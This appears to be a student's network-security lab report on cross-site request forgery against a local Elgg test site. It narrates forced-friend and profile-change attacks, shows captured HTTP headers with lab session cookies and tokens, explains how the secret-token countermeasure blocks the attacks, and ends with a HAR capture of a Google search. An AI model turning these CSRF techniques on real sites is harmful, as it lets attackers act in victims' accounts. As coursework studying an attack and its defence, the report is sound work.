
- Packet sent from Alice when she visits the website.



- Alice's homepage after returning to the elgg site. Notice how she is now friends with Bob.

**Task 2.2:** In the below figures, I show an attack where Bob sends Alice a link to his website. When she clicks on it, a POST request is instantly sent out which changes her About me section on her site.


Answer: if Bob wanted to make this attack work on anyone, he could. Since the user is the one who runs the script, it would be possible to change the script to first fetch their guid from elgg.com and then continue the attack from there.




- Here is Alice before clicking on the link, Notice how she does not have a description.



- Here is the message from Boby




- Here is the HTTP message from Alice which changes her status. This is sent automatically upon visiting the link Boby sends.



- Here is Alice's main page after clicking on the link Boby sends. Notice how her About me section now reads "Boby is my BEST FRIEND!"

**Task 2.3:** After turning on the countermeasure. I found that neither of the 2 attacks I conducted work anymore. Both attacks received HTTP codes which indicated that they had the incorrect URI. This is due to the fact that now one needs the security token and the security timestamp from a user before they could make that user do anything. Since the site now requires




A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark blue title bar with white text. On the left side of the title bar, there are icons for various applications: a blue square with a white circle, a document with a pencil, a red square with a white letter 'S', a red square with a white grid, a yellow square with a red Firefox logo, a gear and wrench icon, a red square with a white 'e', and a trash can icon. The main body of the terminal window shows an HTTP request being sent to the URL `nds/add?friend=43&_elgg_ts=1619297851&_elgg_token=fCF90Fl0DvGkWq_2mH1XHw&_e`. The request includes the following headers:


```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=9k56nhv52kv2dmbd27cehlds21
Connection: keep-alive
```

At the bottom of the terminal window, there is a button labeled "Send" and the text "Content-Length:0". The status bar at the top of the terminal window shows the time as 4:58 PM.


- After friending Boby legitimately, This is the resulting HTTP request. I've highlighted the new token and timestamp security protocols the site now requires.




- Here, the code is found by the site.



- Here is the packet sent to the main site to make Boby Alice's friend.



- As you can see, after unfriending Bob and returning to the index of the attacker site, Alice is still not Bob's friend



- During the second attack, the POST process continually tries to execute. But each time it tries, the site is informed that it has the incorrect URI to perform that action. This is due to the fact that Boby did not program in the security token or timestamp functionality into this attack.

**Task 3.1:** Here I captured the HAR file of a google search. Due to the way the urls are constructed, now everyone will know that I'm looking for a way to pass this class.

```

HAR File Data — Mozilla Firefox
CSRF/XSS Lab - Google Doc | HAR File Data | +
file:///home/erik/Documents/_school/CSE4402/HAR-info-tool-main/results.html
https://www.google.com/search?q=how+to+pass+my+netsec+class&sxsrf=ALeKk03XVhkEbZZJppsq21LiU6yrt4LpbQ%3A1619373367867&source=hp&ei=N62FYI6iMY3Q5NoPm8aNyAM&iflsig=AINFOcbYAAAAAYIW7R9bnTLi5aAg1RkAFcfst3fdWc46E&oq=how+to+pass+my+netsec+class&gs_lcp=Cgdnd3Mtd2l6EAMyBQghEKABOgQIIxAnOgsILhCxAxDHARCjAjoICAAQsQMQgwE6BQgAELEDOgIIAdoFCC4QsQM6BggAE BYQHjoICCEQFhAdEB4scient=gws-wiz&ved=0ahUKEwjOmePy-5nwAhUNKFkFHRtjAzkQ4dUDCAg&uact=5
GET
Referer: https://www.google.com/
queryString (URL params):
q: how to pass my netsec class
sxsrf: ALeKk03XVhkEbZZJppsq21LiU6yrt4LpbQ:1619373367867
source: hp
ei: N62FYI6iMY3Q5NoPm8aNyAM
iflsig: AINFOcbYAAAAAYIW7R9bnTLi5aAg1RkAFcfst3fdWc46E
oq: how to pass my netsec class
gs_lcp:
Cgdnd3Mtd2l6EAMyBQghEKABOgQIIxAnOgsILhCxAxDHARCjAjoICAAQsQMQgwE6BQgAELEDOgIIAdoFCC4QsQM6BggAE BYQHjoICCEQFhAdEB46BQghEKsCOgclRAKEKABUOQEWNkyYOAOaABwAI
scient: gws-wiz
ved: 0ahUKEwjOmePy-5nwAhUNKFkFHRtjAzkQ4dUDCAg
uact: 5
names of cookies:
CGIC
NID

```

